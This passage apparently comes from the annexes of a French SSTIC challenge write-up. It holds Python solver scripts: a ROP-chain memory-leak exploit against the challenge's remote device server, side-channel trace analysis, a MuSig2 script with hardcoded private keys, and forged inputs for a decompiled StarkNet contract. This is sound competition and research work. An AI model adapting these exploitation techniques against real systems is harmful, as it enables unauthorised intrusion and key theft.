        buffer_addr = G_UNIT+ self.base_exe
        buf2 = self.leak["fp"]
        #read  rop data 0x30
        pre_rop+=ul64(self.leak["fp"]) #fp
        pre_rop+=ul64(self.base_exe + ROP_READ) # lr
        pre_rop+=ul64(start_rop + 0x30) # buf
        pre_rop+=ul32(rop_size) #size
        pre_rop+=ul32(self.client_fd) #fd
```

```
        pre_rop+=ul64(0)
        pre_rop+=ul64(0)

        rop = bytearray()
        #read  upgrade data 0x30
        rop+=ul64(self.leak["fp"]) #fp
        rop+=ul64(self.base_exe + ROP_WRITE) # lr
        rop+=ul64(buf2) # buf
        rop+=ul32(0x11C) #size
        rop+=ul32(self.client_fd) #fd
        rop+=ul64(0)
        rop+=ul64(0)

        #write send to unit 0x20
        rop+=ul64(self.leak["fp"]) #fp
        rop+=ul64(self.base_exe + ROP_READ) # lr
        rop+=ul64(buf2) # buf
        rop+=ul32(0x11C) #size
        rop+=ul32(self.unit_fd) #fd

        #read get first answer 0x30
        rop+=ul64(self.leak["fp"]) #fp
        rop+=ul64(self.base_exe + ROP_READ) # lr
        rop+=ul64(buffer_addr) # buf
        rop+=ul32(0x11C) #size
        rop+=ul32(self.unit_fd) #fd
        rop+=ul64(0)
        rop+=ul64(0)

        #read get second answer  with leak 0x30
        rop+=ul64(self.leak["fp"]) #fp
        rop+=ul64(self.base_exe + ROP_WRITE) # lr
        rop+=ul64(buffer_addr) # buf
        rop+=ul32(0x11C) #size
        rop+=ul32(self.unit_fd) #fd
        rop+=ul64(0)
        rop+=ul64(0)

        #0xB0
        #write leak bak to us 0x20
        rop+=ul64(self.leak["fp"]) #fp
        rop+=ul64(self.base_exe + ROP_MAIN) # lr
        rop+=ul64(buffer_addr) # buf
        rop+=ul32(0x11C) #size
        rop+=ul32(self.client_fd) #fd

        #main interract again (with stack in data)
        rop+=ul64(0)
        rop+=ul64(0)
        rop+=ul64(0)
        rop+=ul32(0)
        rop+=ul32(self.unit_fd)
        rop+=ul32(self.client_fd)

        print(hex(len(rop)))

        assert(len(rop) < 0x301)
        for i in range(3):
```

```
            self.add_data(b'A'*30, hex=b'n')

        self.add_data(pre_rop, hex=b'n')

        for i in range(5):
            self.add_data(b'A'*30, hex=b'n')

        # for error to bypass count verif and write nothing
        self.add_data(b'A'*16, size=0)
        self.add_data(b'A'*16, size=0)


        data= self.leak["data"] [:]
        new_lr = (self.base_exe + ROP_READ) ^self.leak["xorkey"]
        new_sp = (start_rop) ^self.leak["xorkey"]
        data[0x58+0x28: 0x58+0x28 +8] = new_lr.to_bytes(8, "little")
        data[0x68+0x28: 0x68+0x28 +8] = new_sp.to_bytes(8, "little")

        self.add_data(data)

        self.send(b"X\n") # trigger exploit
        self.send(rop + b"k"* (rop_size-len(rop))) # send rop

        up_cmd = make_upgrade(b"%11$s")
        self.send(up_cmd) # first read
        out = self.con.recv(0x1, timeout=10)
        #recv key
        out = self.con.recv(0x11c, timeout=10)

        key = out[8:0x28]
        print("key: {}".format(key.hex()))
        get_flag(key)


def get_fw(local=False):
    if local:
        e = Exploit("127.0.0.1", 1336)
    else:
        e = Exploit("device.quatre-qu.art", 8080)
    e.get_leak()
    e.reset_data()
    e.retrieve_fw()
    e.con.close()

def get_key(local=False):
    if local:
        e = Exploit("127.0.0.1", 1336)
    else:
        e = Exploit("device.quatre-qu.art", 8080)
    e.get_leak()
    e.reset_data()
    e.get_key()
    #e.interact()
    e.con.close()

def get_sign():
    e = Exploit("device.quatre-qu.art", 8080)
    e.add_data(b'aaaaaa', flag=b'S')
```

```
    e.interact()
    e.con.close()

def get_flag(key):
    #b'SSTIC{ba75fa41a81c43c1095588250d45af850cfcec187ae269f2389829224ae6060b}\n'
    #keyhex = "04c6cb31e7f3ba694cc01f50d6573f8d22be2e1bd7861e176d5b4ed43c13f9f9"
    #key = bytes.fromhex(keyhex)
    flag_enc = open("deviceC.enc", "rb").read()

    flag = decrypt(key, flag_enc)
    print(flag)

if __name__ == "__main__":
    #get_fw()
    get_key()
    #get_sign()
```

Annexe 6 deviceD.py

```
import h5py
from  matplotlib import pyplot

from indexes import indexes
from crypt import decrypt

H5_FILE="data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5"

def display_mask(m):
    b = bytearray()
    for i in m:
        b.append(i)

    print(b.hex())

"""
leakages <HDF5 dataset "leakages": shape (25000, 600), type "<f8">
mask <HDF5 dataset "mask": shape (25000, 32), type "|u1">
response <HDF5 dataset "response": shape (25000, 4), type "|u1">

leakage point outside 50..350 are often <1.02 (2819 leakages are not like that)
leakage point outside 50..500 are always <1.02

response is always NACK

"""
def analyse_leaks(h5):
    count = 0
    for j in range(len(h5["leakages"])):
        leak= h5["leakages"][j]
        next= False
        for i in range(351,500):
            if leak[i] > 0.102:
                print("{}".format(j) )
                next = True
                count+=1
                break

        if next:
            continue

    print(count)

def display_h5(h5):
    for k, v in h5.items():
        print("{} {}".format(k, v))

def plot_one(h5, i):
    pyplot.plot(h5["leakages"][i], linestyle = 'none', marker = 'o',
                c = 'lime',   markersize = 5)
    pyplot.show()


def plot(h5):
    pyplot.plot(h5["leakages"][1], linestyle = 'none', marker = 'o',
```

```
                c = 'lime',   markersize = 5)
    pyplot.plot(h5["leakages"][8], linestyle = 'none', marker = 'o',
                c = 'red',   markersize = 5)
    pyplot.plot(h5["leakages"][9], linestyle = 'none', marker = 'o',
                c = 'yellow',   markersize = 5)
    pyplot.show()

def float_to_bytes(f):
    limit= 0.1351
    for i in range(9):
        if f < limit:
            return i
        limit += 0.005

def decode_leak(leakage):
    l = leakage [421: 484: 2]
    assert (len(l)==32)
    res = [float_to_bytes(f) for f in l]
    return res

def solv(h5):
    sol= [0 ]*32
    # use only interesting leakages
    for i in indexes:
        l = h5["leakages"][i]
        l = decode_leak(l)
        m = h5["mask"][i]
        assert(len(m)==32)
        for n in range(32):
            if l[n] == 7:
                sol[n] = (m[n])

    print(sol)
    res = bytearray()

    for v in sol:
        res.append(v ^0xFF)
    return res

def get_flag(key):
    flag_enc = open("deviceD.enc", "rb").read()

    flag = decrypt(key, flag_enc)
    print(flag)

h5 = h5py.File(H5_FILE, 'r')

#plot_one(h5,9)
#plot(h5)
key = solv(h5)

#54644250491642f996d1c94a4ac8a8dbec66dd0ba66f0271b4e65d5570026a9b
#b'SSTIC{15fb587e4dc04bbb7abb68fc6651f593d6eb0e4fd84bbfa800c6a66043bda86a}\n'
print(key.hex())
get_flag(key)
```

Annexe 7 step3_musig2.py

```
import sys
import hashlib
from musig2 import verify
from ecpy.curves import Curve, Point

cv = Curve.get_curve("secp256k1")
G = cv.generator
order = cv.order

puba = Point(0x7d29a75d7745c317aee84f38d0bddbf7eb1c91b7dcf45eab28d6d31584e00dd0,
             0x25bb44e5ab9501e784a6f31a93c30cd6ad5b323f669b0af0ca52b8c5aa6258b9, cv)
pubb = Point(0x206aeb643e2fe72452ef6929049d09496d7252a87e9daf6bf2e58914b55f3a90,
             0x46c220ee7cbe03b138a76dcb4db673c35e2ab81b4235486fe4dbd2ad093e8df4, cv)
pubc = Point(0xab44fe53836d50fa4b5755aa0683b5a61726e508a1ca814a93e1eab7122abdea,
            0x4cbd1496aa36fc016bfe7b12c9fb8bb78eacab6f3655c586604250bb870cdaf1, cv)
pubd = Point(0xb1c1e7545483dce5567345a7cf12d1c0a6bcbd0637b81f4082453a9bd89bd701,
            0xb01d4cadf75b8ce3e05eda73a81a7c5cfb67618950e60657d61d4a44d2115dc7, cv)

keya = 0x47a079e1475de6253faf0730926fbeaaaa317daf7c1639cae181a072cad667e8
keyb = 0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824
keyc = 0x04c6cb31e7f3ba694cc01f50d6573f8d22be2e1bd7861e176d5b4ed43c13f9f9
keyd = 0x54644250491642f996d1c94a4ac8a8dbec66dd0ba66f0271b4e65d5570026a9b

def Hash_agg(L,X):
    to_hash = b""
    for i in L:
        to_hash += i.x.to_bytes(32,byteorder="big") + i.y.to_bytes(32,byteorder="big")
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def Hash_non(X,Rs,m):
    to_hash = b""
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    for i in Rs:
        to_hash += i.x.to_bytes(32,byteorder="big") + i.y.to_bytes(32,byteorder="big")
    to_hash += m
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def Hash_sig(X,R,m):
    to_hash = b""
    to_hash += X.x.to_bytes(32,byteorder="big") + X.y.to_bytes(32,byteorder="big")
    to_hash += R.x.to_bytes(32,byteorder="big") + R.y.to_bytes(32,byteorder="big")
    to_hash += m
    return int.from_bytes(hashlib.sha256(to_hash).digest(),byteorder="big")

def get_nonce(x,m,i):
    """
    digest = int(SHA256(bytes(i)))
    return (x * int(m)) ** digest % order
    """
    # NOTE: this is deterministic but we shouldn't sign twice the same message, so we are fine
    h = hashlib.sha256(i.to_bytes(32,byteorder="big")).digest()
    digest = int.from_bytes(h,byteorder="big")
    m_int = int.from_bytes(m, "big")
    return pow(x*m_int, digest, order)
```

```
def key_aggregation(L):
    KeyAggCoef = [0] * len(L)
    Agg_Key = Point.infinity()
    for i in range(len(L)):
        KeyAggCoef[i] = Hash_agg(L,L[i])
        Agg_Key += KeyAggCoef[i] * L[i]
    return Agg_Key

def first_sign_round_sign(x,m,nb_players,f_nonce):
    # each player draws a random number for each player
    bound = order
    rs = [0] * nb_players
    Rs = [0] * nb_players
    for j in range(nb_players):
        r = f_nonce(x,m,j+1)
        rs[j] = r
        Rs[j] = (r * G)
    return rs, Rs

def second_sign_round_sign(L, Rs, m, a, x, rs):
    X = key_aggregation(L)
    b = Hash_non(X,Rs,m)

    R = Point.infinity()
    for j in range(len(L)):
        exp = pow(b,j,order)
        R += exp* Rs[j]
    R = R
    c = Hash_sig(X,R,m)

    s = (c * a * x) % order
    for j in range(4):
        s = (s + rs[j] * pow(b,j,order)) % order
    return R, s, c

class Signer():
    def __init__(self,priv, pub, L, msg):
        self.priv = priv
        self.pub = pub
        self.L = L
        self.msg = msg

    def get_first(self):
        self.a = Hash_agg(self.L, self.pub)

        # compute the first round signature
        self.my_rs, self.my_Rs = first_sign_round_sign(self.priv,self.msg,4,get_nonce)
        return self.my_Rs

    def get_second(self, Rs):
        self.R, self.my_s, self.c  = second_sign_round_sign(self.L, Rs, self.msg,self.a,
                                                            self.priv, self.my_rs)
        return self.R, self.my_s

def musig2():
    msg=sys.argv[1].encode()
```

```
    L = [puba, pubb, pubc, pubd]
    sa = Signer(keya, puba, L, msg)
    sb = Signer(keyb, pubb, L, msg)
    sc = Signer(keyc, pubc, L, msg)
    sd = Signer(keyd, pubd, L, msg)

    signers=[sa, sb, sc, sd]

    Rss = []
    for s in signers:
        Rs_point = s.get_first()
        assert(len (Rs_point) == 4)
        Rss.append(Rs_point)

    Rs_agg = []
    for i in range(4):
        agg = Point.infinity() +Rss[0][i] + Rss[1][i] + Rss[2][i] + Rss[3][i]
        Rs_agg.append(agg)

    # Rs agg
    ss =[]
    allR =[]
    for s in signers:
        R1, s1 = s.get_second(Rs_agg)
        #print(R1)
        ss.append(s1)
        allR.append(R1)

    # s final
    final_s = 0
    for si in ss:
        final_s = (final_s + si ) % order

    R= allR[0]

    res =verify(msg.decode(),((R.x,R.y), final_s))
    print(res)

    print(msg)
    print(hex(R.x))
    print(hex(R.y))
    print(hex(final_s))

if __name__ == "__main__":
    musig2()
```

Annexe 8 Extrait du smartcontract décompilé

Certaines variables ont été renommée pour aider à la compréhension. Seules les fonctions les plus intéressant soont été gardées.

```
// Function 21
func __main__.first{pedersen_ptr : HashBuiltin*}
(curr : felt, in_len : felt, in : felt*) -> (res : felt){
    if (v238_in_len == 0) {
        v242 = v236_pedersen_ptr
        v243_nonce = v237_curr
        return(v243_nonce)

    }
    v244 = v236_pedersen_ptr
    v245_nonce = v237_nonce
    code_i = [code]
    let (v247_result) = hash2(v245_nonce, code_i)
    len = v238_in_len - 1
    v249 = code + 1
    let (v250_res) = first(v247_result, v248, v249)
    return(v250_res)
}

// Function 22
func __main__.second{range_check_ptr : felt}
(h : felt, a : felt, b : felt){
    a = [range_check_ptr]         0x100000000000000000000000000000000
    b = [range_check_ptr + 1]     0x100000000000000000000000000000000
    v257_callers_function_frame = 0x10000000000000000000000000
    assert 0x100000000000000000000000000 = v258_return_instruction + v253_range_check_ptr
    v258_return_instruction = [range_check_ptr + 2]
    v259 = a * 0x10000000000000000000000000
    v252_res = v259 + v254_h
    v260 = range_check_ptr + 3
    ret
}

@external func __main__.validate
{syscall_ptr : felt*, pedersen_ptr : HashBuiltin*, range_check_ptr : felt}
(id : felt, code_len : felt, code : felt*, a : felt, b : felt){
    v271 = v261_syscall_ptr
    v272 = v262_pedersen_ptr
    v273 = v263_range_check_ptr
    assert_only_owner()
    id_v274 = v264_id
    assert_only_once(id_v274)
    v275_ID = v264_id
    v276 = 1    // 0x1
    write(v275_ID, v276)
    let (v277_nonce) = read()
    assert v271_syscall_ptr = v261_syscall_ptr
    assert v272_nonce = v277_nonce
    assert v273_id = id_v274
    v278_id = v275_ID
    v279_nonce = v272_nonce
    v280_code_len = v265_code_len
    v281_code = v266_code
```

```
    let (v282_res) = first(v279_nonce, v280_code_len, v281_code)
    v283_syscall_ptr = v271_syscall_ptr
    v284_resfirst = v282_resfirst
    v285_a = v267_a
    v286_b = v268_b
    second(v284_resfirst, v285_a, v286_b)
    v287 = v275_ID
    v288_nonce = v272_nonce
    v289_id = v264_id
    let (v290_hid) = hash2(v288_nonce, v289_id)
    v265_code_len = [v283_syscall_ptr]
    v291_0 = v265_code_len- 3
    assert v291_0 == [v283_syscall_ptr + 1]
    v292_id = v273_id
    v293 = v289
    v294 = v283 + 2
    v295_hid = v290_hid
    v296 = v266_code
    _validate(v295_hid, v296_code)
    ret
}

func __main__.j{}(id_hash : felt, code : felt*){
    let (v210_ap_val) = get_ap()
    assert v210_ap_val = v210_ap_val + 6
    v211 = [v207_code + 2]
    v212 = 0x480680017fff8000    // 0x480680017fff8000
    v213 = v206_id_hash
    v214 = 0x400680017fff8000    // 0x400680017fff8000
    v215 = [v207_code]
    v216 = 0x48507fff7fff8000    // 0x48507fff7fff8000
    v217 = 0x484480017fff8000    // 0x484480017fff8000
    v218 = 4919    // 0x1337
    v219 = 0x400680017fff8000    // 0x400680017fff8000
    v220 = 4918    // 0x1336
    v221 = 0x484480017fff8000    // 0x484480017fff8000
    v222 = [v207_code + 1]
    v223 = code_2 * v206_id_hash
    call abs [FP]
    ret
}
```

Annexe 9 step3_starknet.py

```
from starkware.crypto.signature.signature import pedersen_hash
import os

nonce =0x5b65565f4e4fc51283f9b627d5a075d8

valid = {"id": 0x53796e61636b7469762072656372757465203739353 8,
         'code' :[ 0x556aa1647f952d8767f996794e152de15f9599676c07fd3da8ce884718762e2,
          0x75dee45af02a57b23aa38f8d134c760b64e65286f50bda86625f7adb9015b01,
          0x7acfb3b6ea68ebfec525cbcb49e2c64e85642770b5ea7930b20a2aa06a4652c],

          "a":0x30bc0a00f979a5e2f59255b10a5,
          "b": 0xab90cfa0d0aa1e98c5c966a664a33c4d}

RET=0x208b7fff7fff7ffe

PRIME=0x800000000000011000000000000000000000000000000000000000000000001

def first(nonce, code):
    if len(code) == 0:
        return nonce

    val = code.pop(0)
    h = pedersen_hash(nonce, val)
    return first(h, code)


def second(h, a, b):
    x = 0x100000000000000000000000000000000
    assert(h  == a*x+b)


def gen_values():
    """
    func unknown_function{}(){
    c2 = 194    // 0xc2
    h_id = 170    // 0xaa
    c0 = 192    // 0xc0
    assert c0 = h_id * h_id
    v5 = c0 * 4919
    v6 = 4918    // 0x1336
    assert v6 = v5 * 193
    ret
}
    """
    x = 2**128
    id =0
    h1 = 0

    code= [0] *3
    while True:
        id = int.from_bytes(os.urandom(8), "big")

        id_h = pedersen_hash(nonce, id)
        code[2] = (pow(id_h, -1, PRIME)* RET) %PRIME
```

```
        code[0] =pow(id_h,2,PRIME)

        v= (0x1337 * code[0])%PRIME
        code[1]=(pow(v, -1, PRIME)* 0x1336) %PRIME


        h1 = first(nonce, code[:])
        a= h1 >> 128
        if a >= 0x100000000000000000000000000000:
            continue
        #b = (h1 -  a*x) %PRIME
        b = (h1 -  a*x) %PRIME
        if b < 2**128:
            break

    assert( (id_h* code[2]) %PRIME == RET)
    assert( (id_h* id_h) %PRIME == code[0])
    assert( (0x1337* code[0]* code[1]) %PRIME == 0x1336)
    print("%64X" % (a))
    print("%64X" % (b))

    assert( b < 2**128)
    assert(a<0x100000000000000000000000000000)
    second(h1, a, b)

    print("=" *20)

    print(hex(id))
    for c in code:
        print(hex(c)+ ",", end="")

    print()

    print(hex(a))
    print(hex(b))


def test():
    code =valid["code"]
    h1_test = first(nonce, valid["code"][:])
    print("%x" % (h1_test))

    a =valid["a"]
    b =valid["b"]
    id =valid["id"]

    x = 340282366920938463463374607431768211456
    print("%x" % (a) )
    print("%x" % (b) )
    print("%x" % (x) )


    second(h1_test, a, b)
    code = valid["code"]
    id_h = pedersen_hash(nonce, id)

    assert( a < x)
    assert( b < x)
```

```
    assert(a<0x100000000000000000000000000000)

    assert( (id_h* code[2]) %PRIME == RET)
    assert( (id_h* id_h) %PRIME == code[0])
    assert( (0x1337* code[0]* code[1]) %PRIME == 0x1336)

    print(hex(a))
    print(hex(b))


#test()
print()
gen_values()
```